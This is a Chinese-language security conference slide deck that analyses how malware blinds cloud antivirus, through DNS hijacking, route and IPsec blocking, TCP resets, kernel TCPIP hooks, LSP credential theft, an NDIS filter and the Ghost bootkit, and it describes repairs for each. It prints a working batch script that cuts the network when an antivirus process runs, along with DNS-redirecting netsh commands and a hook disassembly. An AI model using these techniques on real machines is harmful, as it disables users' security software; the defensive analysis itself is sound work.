

云安全体系下的安全技术对抗

演讲人: 张文君(Junzz)



关于演讲者

张文君 (Junzz)

- 金山网络安全研究员
- 负责金山毒霸内核驱动和顽固病毒查杀相关开发
- 对严重安全事件快速分析和回应丰富经验
- 曾处理过众多大陆知名流行病毒：极虎,鬼影,杀破网,淘宝大盗,极光,超级工厂,AV 终结者等.

云对抗-手法

•断网


- 切断和云端服务器的联络
- 修改查询结果

•变形


- MD5变形
- 膨胀自身

•Misc


- BootKit
- Bat、Vbs、Msi



变形



Misc



断网1-批处理断网

发现时间：2009年4月

手法：

-发现云查杀进程关闭网络连接

不足：

-无针对性；所有进程的网络都断了

-无隐藏性；易被用户发觉

```
新.bat - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
@echo off
if not exist c:\lan.txt netsh interface ip dump >c:\lan.txt
if exist c:\lan.txt goto start
:start
tasklist|find "云查杀.exe" && goto qs: || goto :sb

:qs
rasdial\disconnect
netsh interface ip set address name="本地连接" source=dhcp
net stop dhcp
ping 127.1 -n 8 >nul
goto :start

:sb
net start dhcp
netsh -f c:\lan.txt
ping 127.1 -n 8 >nul
goto :start
```

断网2-修改DNS(a)

发现时间：2010年6月

下载源：http://andy.cd/down/****/20101.asp

手法：修改DNS服务器的方式来阻止用户访问安全站点

通过命令行


细节：

```
netsh interface ip set dns name="本地连接"
source=staticaddr=122.225.**.***register=PRIMARY
netsh interface ip add dns "本地连接" 60.191.**.* 2"
```

修改当前网络连接DNS服务器，该服务器会将安全类站点域名对应ip解析为127.0.0.1

断网2-修改DNS(b)

黑的DNS



如图：修改为该DNS后 ping 安全软件的IP返回的均返回127.0.0.1：

```
C:\Documents and Settings\Administrator>ping www.duba.net
Pinging www.duba.net [127.0.0.1] with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
```

断网3-添加本地路由表(a)

发现时间：2010.5月初

手法：

- 获取安全站点ip
- 将这些IP记录添加到本地路由表
- 路由表记录中Gateway值设置为本地ip+1

断网3-添加本地路由表(b)

- 如图：染毒环境中通过 route print 命令查看当前路由记录

注：红色部分为病毒所添加的记录

```
C:\Documents and Settings\Administrator>route print
Interface List
0x{...} ... MS TCP Loopback Interface
0x{...} ... AMD PCNET Family PCI Ethernet Adapter - 数据
包计划程序微型端口
Active Routes:
Network Destination    Netmask          Gateway          Interface        Metric
0.0.0.0                0.0.0.0          10.20.212.1     10.20.212.232   10
10.20.212.0            255.255.252.0   10.20.212.232  10.20.212.232   10
10.20.212.232         255.255.255.255  127.0.0.1      127.0.0.1       10
10.255.255.255        255.255.255.255  10.20.212.232  10.20.212.232   10
32.60.13.0            255.255.255.0   10.20.212.233  FFFFFFFF        1
38.103.37.0           255.255.255.0   10.20.212.233  FFFFFFFF        1
58.83.135.0           255.255.255.0   10.20.212.233  FFFFFFFF        1
58.221.42.0           255.255.255.0   10.20.212.233  FFFFFFFF        1
59.37.71.0            255.255.255.0   10.20.212.233  FFFFFFFF        1
59.39.31.0            255.255.255.0   10.20.212.233  FFFFFFFF        1
59.54.54.0            255.255.255.0   10.20.212.233  FFFFFFFF        1
60.28.200.0           255.255.255.0   10.20.212.233  FFFFFFFF        1
```

断网3-添加本地路由表(c)

- 技术核心实现部分：

- 获取到安全站点 ip，并将ip 最后一字段设为 0。
- 获取到本机 ip，ip 最后一字段加 1。
- 将这两个地址分别填充到 dwForwardDest 和 dwForwardNextHop 域。
- CreateIpForwardEntry 在本地路由中新建安全站点ip 记录。

断网4-设置IP组策略(a)

发现日期: 2010.4.22

下载源 : <http://117.41.167.xxx:1024/QvodPlayer.exe>

手法: 病毒通过添加IP安全策略, 过滤安全站点 IP。
在染毒环境下ping 安软的网址, 均返回
Destination host unreachable.

断网4-设置IP组策略(b)

如图, 组策略被修改后:



断网5-VB模拟测试程序(a)

发现日期: 2010.4.22

手法:

- GetExtendedTcpTable 获取指定进程 TCP 链接。
- SetTCPEntry 将获取的TCP 链接状态置为Delete。
- 循环以上流程, 杀软在重连服务端后TCP 状态再次 被改。

断网5-VB模拟测试程序(b)

- 样本导致的现象: 所有指定进程网络连接中断

如图, 测试扫描的日志中出现大量文件
Net Detect Failed
同时杀毒病毒库无法升级、卫士流量监控失效。

```
0002,132| Net Detect Failed File: c:\program files\acd systems\acdsee\5.0\acdsee5.exe
0002,132| Net Detect Failed File: c:\windows\system32\urlmon.dll
0002,132| Net Detect Failed File: c:\windows\system32\browserui.dll
0002,132| Net Detect Failed File: c:\program files\microsoft\office11\excel.exe
0002,132| Net Detect Failed File: e:\apps\ppstream.exe
0002,132| Net Detect Failed File: e:\新建文件夹\ludashi\computerz_cn.exe
```

断网5-VB模拟测试程序(c)

实现原理：

- GetExtendedTcpTable 获取当前 TCP 的 ExTable;
- 根据Pid得到进程的全路径
- 内置表中存放常见安全软件的进程名
- 和当前 TCP 连接的进程比对 相同则用SetTcpEntry 将 state 设置为MIB_TCP_STATE_DELETE_TCB
- 设置定时器不断枚举ExTable 和ReSet

断网6-本地添加IP地址(a)

- 发现日期: 2010.4月初
- 手法：内置在某远控中，将要屏蔽的IP添加到本地临时的IP条目：
 - GetInterfaceInfo
 - AddIPAddress

断网6-本地添加IP地址(b)

● 源码:

```
24
25     dwRet = GetInterfaceInfo(NULL,&dwBufferSize);
26     if( dwRet == ERROR_INSUFFICIENT_BUFFER)
27     {
28         pIfTable = (PIP_INTERFACE_INFO)HeapAlloc(
29             GetProcessHeap(),
30             HEAP_ZERO_MEMORY,
31             dwBufferSize
32         );
33         GetInterfaceInfo(pIfTable,&dwBufferSize);
34     }
35
36     Newip = inet_addr( IPAddr );
37     NewMask = inet_addr("255.255.255.0");
38     ADaptmap = pIfTable->Adapter[0];
39
40     AddIPAddress( Newip, NewMask, ADaptmap.Index, &NTEContext, &NTEInstance );
41     HeapFree(GetProcessHeap(),HEAP_ZERO_MEMORY,pIfTable);
42
43     return TRUE;
```

断网7-Hook Tcpiip分发函数(a)

发现日期：2010.5.30

下载源 http://qvod.du***.com/qvod/qvod.exe

手法

病毒驱动对TCPIP 的IRP分发函数进行替换，实现对当前网络通信中域名的比对，并从ring3程序传入要过滤的网址黑名单的哈希，当发现哈希相同的访问请求则屏蔽。同时，病毒还Hook了Fsd的分发函数，保护自己的文件不被关闭和枚举到。

断网7-Hook Tcipip分发函数(b)

●IRP_MJ_INTERNAL_DEVICE_CONTROL的处理函数被替换：

序号	函数名称	当前函数地址	Hook	原始函数地址	当前函数地址所在模块
15	IRP_MJ_INTERNAL_DEVICE...	0xP87B32CD	tcipip hook	0xP8FATF80	C:\WINDOWS\system32\04223F10.sys
0	IRP_MJ_CREATE	0xP8FATD91	-	0xP8FATD91	C:\WINDOWS\system32\DRIVERS\Tcpip.sys
1	IRP_MJ_CREATE_NAMED...	0xP8FATD91	-	0xP8FATD91	C:\WINDOWS\system32\DRIVERS\Tcpip.sys
2	IRP_MJ_CLOSE	0xP8FATD91	-	0xP8FATD91	C:\WINDOWS\system32\DRIVERS\Tcpip.sys
3	IRP_MJ_READ	0xP8FATD91	-	0xP8FATD91	C:\WINDOWS\system32\DRIVERS\Tcpip.sys
4	IRP_MJ_WRITE	0xP8FATD91	-	0xP8FATD91	C:\WINDOWS\system32\DRIVERS\Tcpip.sys
5	IRP_MJ_QUERY_INFORMA...	0xP8FATD91	-	0xP8FATD91	C:\WINDOWS\system32\DRIVERS\Tcpip.sys
6	IRP_MJ_SET_INFORMATION	0xP8FATD91	-	0xP8FATD91	C:\WINDOWS\system32\DRIVERS\Tcpip.sys
7	IRP_MJ_QUERY_EA	0xP8FATD91	-	0xP8FATD91	C:\WINDOWS\system32\DRIVERS\Tcpip.sys
8	IRP_MJ_SET_EA	0xP8FATD91	-	0xP8FATD91	C:\WINDOWS\system32\DRIVERS\Tcpip.sys
9	IRP_MJ_LOCK_BUFFERS	0xP8FATD91	-	0xP8FATD91	C:\WINDOWS\system32\DRIVERS\Tcpip.sys
10	IRP_MJ_QUERY_VOLUME...	0xP8FATD91	-	0xP8FATD91	C:\WINDOWS\system32\DRIVERS\Tcpip.sys
11	IRP_MJ_SET_VOLUME_IN...	0xP8FATD91	-	0xP8FATD91	C:\WINDOWS\system32\DRIVERS\Tcpip.sys
12	IRP_MJ_DIRECTORY_CON...	0xP8FATD91	-	0xP8FATD91	C:\WINDOWS\system32\DRIVERS\Tcpip.sys
13	IRP_MJ_FILE_SYSTEM_C...	0xP8FATD91	-	0xP8FATD91	C:\WINDOWS\system32\DRIVERS\Tcpip.sys
14	IRP_MJ_DEVICE_CONTROL	0xP8FATD91	-	0xP8FATD91	C:\WINDOWS\system32\DRIVERS\Tcpip.sys
16	IRP_MJ_SHUTDOWN	0xP8FATD91	-	0xP8FATD91	C:\WINDOWS\system32\DRIVERS\Tcpip.sys
17	IRP_MJ_LOCK_CONTROL	0xP8FATD91	-	0xP8FATD91	C:\WINDOWS\system32\DRIVERS\Tcpip.sys
18	IRP_MJ_CLEANUP	0xP8FATD91	-	0xP8FATD91	C:\WINDOWS\system32\DRIVERS\Tcpip.sys
19	IRP_MJ_CREATE_MAILSL...	0xP8FATD91	-	0xP8FATD91	C:\WINDOWS\system32\DRIVERS\Tcpip.sys
20	IRP_MJ_IOCTL	0xP8FATD91	-	0xP8FATD91	C:\WINDOWS\system32\DRIVERS\Tcpip.sys
21	IRP_MJ_SET_SECURITY	0xP8FATD91	-	0xP8FATD91	C:\WINDOWS\system32\DRIVERS\Tcpip.sys
22	IRP_MJ_POWER	0xP8FATD91	-	0xP8FATD91	C:\WINDOWS\system32\DRIVERS\Tcpip.sys
23	IRP_MJ_SYSTEM_CONTROL	0xP8FATD91	-	0xP8FATD91	C:\WINDOWS\system32\DRIVERS\Tcpip.sys
24	IRP_MJ_DEVICE_CHANGE	0xP8FATD91	-	0xP8FATD91	C:\WINDOWS\system32\DRIVERS\Tcpip.sys
25	IRP_MJ_QUERY_QUOTA	0xP8FATD91	-	0xP8FATD91	C:\WINDOWS\system32\DRIVERS\Tcpip.sys
26	IRP_MJ_SET_QUOTA	0xP8FATD91	-	0xP8FATD91	C:\WINDOWS\system32\DRIVERS\Tcpip.sys
27	IRP_MJ_PNP_POWER	0xP8FATD91	-	0xP8FATD91	C:\WINDOWS\system32\DRIVERS\Tcpip.sys

Tcipip派发函数：28，被挂物函数：1

断网7-Hook Tcipip分发函数(c)

●FSD的处理函数也被病毒替换：

SSDT	函数名称	当前函数地址	Hook	原始函数地址	当前函数地址所在模块
28	0xP8FATD91 IRP_MJ_CREATE	0xP87B3A1B	fsd hook	0xP8434C01	C:\WINDOWS\system32\04223F10.sys
40	0xP8FATD91 IRP_MJ_DIRECTORY...	0xP87B3953	fsd hook	0xP8433FDD	C:\WINDOWS\system32\04223F10.sys
0	(Fastfat)IRP_MJ_CREATE	0xP8577C8A	-	0xP8577C8A	C:\WINDOWS\system32\Drivers\Fastfat.SYS
2	(Fastfat)IRP_MJ_CLOSE	0xP85747C8	-	0xP85747C8	C:\WINDOWS\system32\Drivers\Fastfat.SYS
3	(Fastfat)IRP_MJ_READ	0xP857060A	-	0xP857060A	C:\WINDOWS\system32\Drivers\Fastfat.SYS
4	(Fastfat)IRP_MJ_WRITE	0xP8570AED	-	0xP8570AED	C:\WINDOWS\system32\Drivers\Fastfat.SYS
5	(Fastfat)IRP_MJ_QUERY...	0xP857B958	-	0xP857B958	C:\WINDOWS\system32\Drivers\Fastfat.SYS
6	(Fastfat)IRP_MJ_SET...	0xP857B821	-	0xP857B821	C:\WINDOWS\system32\Drivers\Fastfat.SYS
8	(Fastfat)IRP_MJ_SET_EA	0xP8586D49	-	0xP8586D49	C:\WINDOWS\system32\Drivers\Fastfat.SYS
9	(Fastfat)IRP_MJ_FLUSH...	0xP8580B8E	-	0xP8580B8E	C:\WINDOWS\system32\Drivers\Fastfat.SYS
10	(Fastfat)IRP_MJ_QUERY...	0xP8581331	-	0xP8581331	C:\WINDOWS\system32\Drivers\Fastfat.SYS
11	(Fastfat)IRP_MJ_SET...	0xP858F4F4	-	0xP858F4F4	C:\WINDOWS\system32\Drivers\Fastfat.SYS
12	(Fastfat)IRP_MJ_DIRECTORY...	0xP8577B37	-	0xP8577B37	C:\WINDOWS\system32\Drivers\Fastfat.SYS
13	(Fastfat)IRP_MJ_DIRECTORY...	0xP8587940	-	0xP8587940	C:\WINDOWS\system32\Drivers\Fastfat.SYS
14	(Fastfat)IRP_MJ_DIRECTORY...	0xP857D46B	-	0xP857D46B	C:\WINDOWS\system32\Drivers\Fastfat.SYS
16	(Fastfat)IRP_MJ_DIRECTORY...	0xP858879D	-	0xP858879D	C:\WINDOWS\system32\Drivers\Fastfat.SYS
17	(Fastfat)IRP_MJ_DIRECTORY...	0xP8580C4A	-	0xP8580C4A	C:\WINDOWS\system32\Drivers\Fastfat.SYS
18	(Fastfat)IRP_MJ_DIRECTORY...	0xP85742FD	-	0xP85742FD	C:\WINDOWS\system32\Drivers\Fastfat.SYS
21	(Fastfat)IRP_MJ_DIRECTORY...	0xP858E1D8	-	0xP858E1D8	C:\WINDOWS\system32\Drivers\Fastfat.SYS
30	0xP8FATD91 IRP_MJ_DIRECTORY...	0xP843402A	-	0xP843402A	C:\WINDOWS\system32\Drivers\Wfs.sys
31	0xP8FATD91 IRP_MJ_DIRECTORY...	0xP8411F3B	-	0xP8411F3B	C:\WINDOWS\system32\Drivers\Wfs.sys
32	0xP8FATD91 IRP_MJ_DIRECTORY...	0xP8410B57	-	0xP8410B57	C:\WINDOWS\system32\Drivers\Wfs.sys
33	0xP8FATD91 IRP_MJ_DIRECTORY...	0xP8435289	-	0xP8435289	C:\WINDOWS\system32\Drivers\Wfs.sys
34	0xP8FATD91 IRP_MJ_DIRECTORY...	0xP841281B	-	0xP841281B	C:\WINDOWS\system32\Drivers\Wfs.sys
35	0xP8FATD91 IRP_MJ_DIRECTORY...	0xP8435289	-	0xP8435289	C:\WINDOWS\system32\Drivers\Wfs.sys
36	0xP8FATD91 IRP_MJ_DIRECTORY...	0xP8435289	-	0xP8435289	C:\WINDOWS\system32\Drivers\Wfs.sys
37	0xP8FATD91 IRP_MJ_DIRECTORY...	0xP8442E23	-	0xP8442E23	C:\WINDOWS\system32\Drivers\Wfs.sys

FSD派发函数：56，被挂物函数：2

断网7-Hook Tcipip分发函数(d)

- RING3 层发送IoControlCode 给驱动交互
- 传入的 Buf 内容为:要屏蔽的网址字符串Hash值

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
7F	72	6C	8B	D9	8E	4F	C6	DF	D8	86	41	C0	0C	40	47
CA	AB	02	63	A3	0E	BB	84	9E	B3	C1	C6	AD	63	31	61
AA	27	40	1D	4F	A9	02	99	9D	2B	71	B5	73	71	33	21
2A	8F	83	1A	BC	9F	C1	9C	EC	07	40	5C	D4	C4	01	58
DB	0E	7B	02	35	84	80	50	9A	EF	83	1A	F8	AC	D6	08
AD	AE	C9	86	2E	A1	06	9B	47	C8	5D	3E	EC	6F	8F	FC
70	E0	B8	62	2B	2F	3F	40	F1	AB	FE	A9	7E	00	0A	39
80	79	14	02	91	36	2E	26	8A	72	FF	F8	06	5C	1A	87
CF	B0	07	BA	0B	5F	17	80	40	65	67	1C	4C	9F	AF	67
35	0B	89	2C	8B	77	CF	B7	00	00	00	00	00	00	00	00

Ir1IU0E80IAA.@G
E«.c.f.»113AE-c1a
a@.00.11+qmsq3!
*11.41A1I.@0A.X
U.{.511P11I.a0.
-0E1.1.IGE}>io1U
pa,+/?@f@p0".9
ly..*6.&Iry0.\.1
I°.0.1.IGE.LI'g
5.1.IwI'.....

断网7-Hook Tcipip分发函数(e)

当 Ring0层接受到 控制码时,即会对 TCPIP 的 IRP 分发函数做 HOOK:

- 替换 IRP_MJ_INTERNAL_DEVICE_CONTROL 分发为自己的处理函数
- 将原始的分发函数保存

```

push 0
push [ebp+var_4]
mov [ebp+var_8], ax
push 1F01Fh
push 40h
lea eax, [ebp+var_C]
push eax
mov [ebp+var_8], offset aDriverTcpip ; ""\Driver\Tcpip"
call ds:0bReferenceObjectByFullName ;
;
;
; IN PUNICODE_STRING ObjectName,
; IN ULONG Attributes,
; IN PROCESS_STATE AccessState OPTIONAL,
; IN ACCESS_MASK DesiredAccess OPTIONAL,
; IN POBJECT_TYPE ObjectType,
; IN KPROCESSOR_MODE AccessMode,
; IN OUT PUOID ParseContext OPTIONAL,
; OUT PUOID *Object
)
test eax, eax
jnz short loc_40044F
mov ecx, ptrObjct
mov edx, [ecx+74h] ; IRP_MJ_INTERNAL_DEVICE_CONTROL 的分发函数
mov Old_DispatchFunc, edx ; 保存原始的分发函数,不在黑名单的时候可以调用
mov dword ptr [ecx+74h], offset Hook_DispatchFunc
jmp short loc_40044F
    
```

断网7-Hook Tcpip分发函数(f)

- 在访问网络时,流程会进入病毒的Hook函数, 简要处理流程:


- 比对 RING3 层传入的黑名单哈希值和当前要访问网站字符串的哈希
- 相同,则直接将该请求完成;否则,调用原始的分发函数,将这个请求传递下去。

断网7-Hook Tcpip分发函数(g)

调试流程:

F9CF7360	86 2BFFFFFF	CALL F9CF7290	check url hash
F9CF7365	84 C0	TEST AL, AL	
F9CF7367	75 0D	JNZ F9CF7376	
F9CF7369	FF 75 0C	PUSH DWORD PTR [EBP+0C]	
F9CF736C	FF 75 08	PUSH DWORD PTR [EBP+08]	
F9CF736F	E8 C6030000	CALL F9CF773A	发现当前访问的网站在屏蔽的表中,进入这个函数
F9CF7374	EB 0D	JMP F9CF7383	
F9CF7376	8B 7D 0C	MOV EDI, [EBP+0C]	
F9CF7379	57	PUSH EDI	
F9CF737A	FF 75 08	PUSH DWORD PTR [EBP+08]	
F9CF737D	FF 15 4884CFF9	CALL DWORD PTR [F9CF8448]	否则进入原始的分发函数
F9CF7383	5F	POP EDI	
F9CF7384	5E	POP ESI	
F9CF7385	5B	POP EBX	
F9CF7386	C9	LEAVE	
F9CF7387	C2 0800	RET 0008	

断网7-Hook Tcpip分发函数(h)



断网8- LSP劫持

发现时间: 2010.4.23

手法:

- 释放zydxc0209.dll,注入到LSP项, 名称为PhoenixLSP。接着释放被抹去PE头部的shadowsafe.sys

- zydxc0209.dll主功能: 当发现为dnfChina.exe时把shadowsafe.sys的mz头修复, 加载 shadowsafe.sys恢复SSDT表, 对抗TP。

- 搜索密保卡: 找当前窗口中打开的图片格式文件, 以及看图软件, 截图保存。

- 发现进程为dnf.exe时zydxc0209.dll会修改对应的发包处理函数lpWSPSend, 截取账号密码。

断网9- “杀破网” NDIS驱动(a)

发现时间：2010.4.16

下载源：http://down.liuxue8.com/****/jftv5911.exe

手法:


母体为某播放器软件安装包，包内的install.exe会释放netsflt.sys和netsflt.dll并安装该驱动模块;通过NDIS中间层驱动来过滤数据包;当发现包的地址为:

- qup.f.360.cn
- geo.kaspersky.com
- f-sq.ijinshan.com
- cu010.www.duba.net
-

则拒绝请求,从而大量安软将无法连接升级服务器,出现升级卡死的情况
一旦用户/杀软将netsflt.sys驱动强制Kill掉,那么用户会出现无法上网的现象;

断网9- “杀破网” NDIS驱动(b)

netsflt.sys驱动文件修改自微软DDK中的一个示例;
WinDDK\7600.16385.0\src\network\ndis\passthru
在病毒的修改版驱动中,加入了对网址的做过滤的函数,如果该函数返回值为1;说明源IP地址为杀毒软件的升级服务器,则滤过该请求;




修复网络异常(1)

- DNS被篡改修复方案：
发现DNS为黑名单的Ip时，把DNS改为8.8.8.8等通用的DNS
- 本地路由表修复方案：
扫描前先遍历本地路由表，删除掉与安全软件相关的记录。但这里存在隐患，如果病毒循环写入本地路由表，仍会造成“断网”，需结合本地防御：禁止灰进程写入。
- IP组策略修复修复方案：停止PolicyAgent服务，然后遍历IP安全策略项
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\IPSec\Policy\Local，删除其中的黑记录，重启PolicyAgent服务。

修复网络异常2

- VB模拟断网修复方案：
由于该样本会循环重置链接状态，直接修改链接状态为有效或重连服务端都不行，对这类病毒最好是配合系统防御阻止自身的TcpTable被修改。
- Hook TCPIP修复方案:
检测出 IRP 的分发函数被 HOOK，读取内存中分发函数的地址,并检查是否在TCPIP.SYS 驱动的内存映射范围内，如果不在,则触发黑白名单机制，排除防火墙驱动造成的干扰，将黑驱动删除后重启。
- “杀破网” NDIS驱动修复方案:
不要强制删除该驱动文件,而是根据UUID查询COM接口: QueryInterface -> 调用INetCfgClassSetup中的DeInstall将其卸载。

鬼影-启动流程



鬼影-磁盘分布



鬼影种类

- 鬼影1代：释放驱动atixx.sys，比对公司名哈希值来结束杀软，注入病毒DLL到Explorer进程
- 鬼影2代：替换fips.sys，挂钩ImageLoadCallBack，根据公司名对抗杀软
- 鬼影3代：替换beep.sys，挂钩atapi、scsi的StartIo，防止被修复，写alg.exe并启动

鬼影的检测

- 特征匹配
- 多硬盘
- 分区表是否正常
- 原始MBR的备份是否有效


鬼影的修复

修复方案:

- 寻找原始备份扇区
 - 解密
 - 判断分区表是否合法
- 通用MBR重置主分区

变形-膨胀自身(1)

- 发现日期：2010.5.1
- 附加数据填充大量冗余数据：





变形-膨胀自身(2)

- 发现日期：2010.6.12
- 资源中插入无效数据




变形-膨胀自身(3)

- 发现日期：2011.3月底
- 传播渠道：网购木马
- 增加无效字节



